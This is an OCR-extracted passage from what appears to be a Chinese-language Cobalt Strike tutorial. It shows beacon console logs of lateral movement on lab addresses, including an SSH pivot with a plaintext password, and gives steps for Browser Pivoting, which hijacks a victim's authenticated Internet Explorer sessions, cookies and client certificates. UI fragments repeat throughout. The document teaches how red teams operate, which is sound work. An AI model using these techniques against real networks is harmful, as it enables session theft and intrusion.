

DISCONNECTED
SYSTEM *
MAIL @ 1756
172.16.30.131
jim.stevens
WS1 @ 6872
jim.stevens *
WS1 @ 1632
Event Log X
Listeners X
Beacon 10.10.10.191@6872 X
WIN32_EXIT_CODE : 0 (0x0)
SERVICE_EXIT_CODE : 0 (0x0)
CHECKPOINT : 0x0
WAIT_HINT : 0x7d0
PID : 3668
FLAGS :
beacon> connect MAIL
[*] Tasked to connect to 'MAIL'
[+] host called home, sent: 75 bytes
[+] established link to child beacon: 10.10.10.5
beacon> unlink 10.10.10.5
[*] Tasked to unlink 10.10.10.5
[+] host called home, sent: 84 bytes
[-] lost link to child beacon: 10.10.10.5





Event Log X | Listeners X | Beacon 10.10.10.191@6872 X

```
        CHECKPOINT          : 0x0
        WAIT_HINT           : 0x7d0
        PID                 : 3668
        FLAGS               :

beacon> connect MAIL
[*] Tasked to connect to 'MAIL'
[+] host called home, sent: 75 bytes
[+] established link to child beacon: 10.10.10.5
beacon> unlink 10.10.10.5
[*] Tasked to unlink 10.10.10.5
[+] host called home, sent: 84 bytes
[-] lost link to child beacon: 10.10.10.5
beacon> ssh 10.10.10.21 user password1234!
[*] Tasked beacon to SSH to 10.10.10.21:22 as user
[+] host called home, sent: 588919 bytes
[+] host called home, sent: 94 bytes
```


SYSTEM *
MAIL @ 1756
DISCONNECTED
.16.30.131
jim.stevens
WS1 @ 6872
Interact
Pivoting
Session



user
ubuntu
172.16.30.131
jim.stevens
WS1 @ 6872
jim.stevens *
WS1 @ 1632
Event Log X
Listeners X
Beacon 10.10.10.191@6872 X
[+] established link to parent beacon: 10.10.10.191
ssh> connect MAIL
[*] Tasked to connect to 'MAIL'
[+] host called home, sent: 15 bytes
[+] established link to child beacon: 10.10.10.5



user
ubuntu
172.16.30.131
jim
WS1
Interact
Access
Explore
Pivoting
Spawn
Session
jim.stevens *
WS1 @ 1632
Event Log X
Listeners X
Beacon 10.10.10.191@6872 X



Event Log X | Listeners X | Beacon 10.10.10.191@6872 X | SS

```
beacon> connect MAIL
[*] Tasked to connect to 'MAIL'
[+] host called home, sent: 75 bytes
[+] established link to child beacon: 10.10.10.5
beacon> unlink 10.10.10.5
[*] Tasked to unlink 10.10.10.5
[+] host called home, sent: 84 bytes
[-] lost link to child beacon: 10.10.10.5
beacon> ssh 10.10.10.21 user password1234!
[*] Tasked beacon to SSH to 10.10.10.21:22 as user
[+] host called home, sent: 588919 bytes
[+] host called home, sent: 94 bytes
[+] established link to child session: 10.10.10.21
beacon> unlink 10.10.10.191
[*] Tasked to unlink 10.10.10.191
[+] host called home, sent: 132 bytes
[-] lost link to child beacon: 10.10.10.191
[WS1] jim.stevens/6872 (x64)
beacon>
```



Interact
Pivoting
Session
user
ubuntu
DISCONNECTED
172.16.30.131
jim.stevens
WS1 @ 6872
jim.stevens *
WS1 @ 1632
Event Log X
Listeners X
Beacon 10.10.10.191@6872 X
SSH



Browser Pivoting

Browser Pivot 是一种用于劫持受感染用户的经过身份验证的 Web 会话的浏览器攻击。Cobalt Strike 使用注入 32 位和 64 位 Internet Explorer 的代理服务器实现 Browser Pivot 。浏览此代理服务器时，您将保存 cookie 信息，验证 HTTP 会话身份和客户端 SSL 证书。Browser Pivot 是一种通过有针对性的攻击来展示风险的方法。

要设置 Browser Pivot，请进入到**[beacon]** - > **Explore** - > **Browser Pivot**。选择要注入的 Internet Explorer 进程。您还可以决定将 Browser Pivot 代理服务器绑定到哪个端口上。




你注入的过程非常重要。注入 Internet Explorer 以继承用户经过身份验证的 Web 会话。最新版本的 Internet Explorer 为每个选项卡生成一个进程。如果您的目标使用最新版 Internet Explore,则必须将其注入子选项卡以继承会话状态。

通常，子选项卡共享所有会话状态。有一个例外。InternetExplorer11 似乎打破了它共享客户端 SSL 状态的方式。这是不可预测的。如果您注入到与客户机 SSL 会话关联的选项卡进程中，那么它将运行。

通过查看 Browser Pivo 设置对话框中的 PPID 值来标识 Internet Explorer 子选项卡进程。当 ppid 引用 explorer.exe 时，该进程不是子选项卡。当 PPID 引用 iexplore.exe 时，该进程是子选项卡。

设置 Browser Pivo 后，将 Web 浏览器设置为使用 Browser Pivot Proxy 服务器。Browser Pivot Proxy 服务器是 HTTP 代理服务器。



使用

启动 Browser Pivo 后，您可以将目标用户作为目标用户浏览。请注意，Browser Pivo 代理服务器将为您访问的启用 SSL 的网站提供其 SSL 证书。这是运行的必要条件。

Browser Pivo 代理服务器会在检测到 SSL 错误时要求您将主机添加到浏览器的信任存储区。将这些主机添加到信任库中，按刷新以使 SSL 保护的站点正确加载。

要停止 Browser Pivot 代理服务器，**请**在其 Beacon 控制台中键入 **browserpivot stop**

关闭“Browser Pivot tab”选项卡以停止 browser pivoting 代理服务器。

